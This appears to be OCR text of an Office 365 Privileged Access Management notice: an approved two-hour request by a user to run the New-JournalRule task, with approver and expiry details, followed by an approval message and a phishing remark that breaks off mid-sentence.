
Privileged Access Management

Request Id	3933c40c-6a55-4fb8-816e-6796b948859a
Requested By	Jason Smith (jsmith@pam911.onmicrosoft.com)
Access level	Task:New-JournalRule
Duration	2 hours
Reason	Need permissions for creating a Journal Rule.
Approved by	Emily Burke (eburke@pam911.onmicrosoft.com)
Valid until	09/10/2018 22:09:54


Your request for privileged access is approved and will be valid until the specified time. No further action is required.


To avoid risk of phishing, the Office 365 PAM emails do not

Requestor

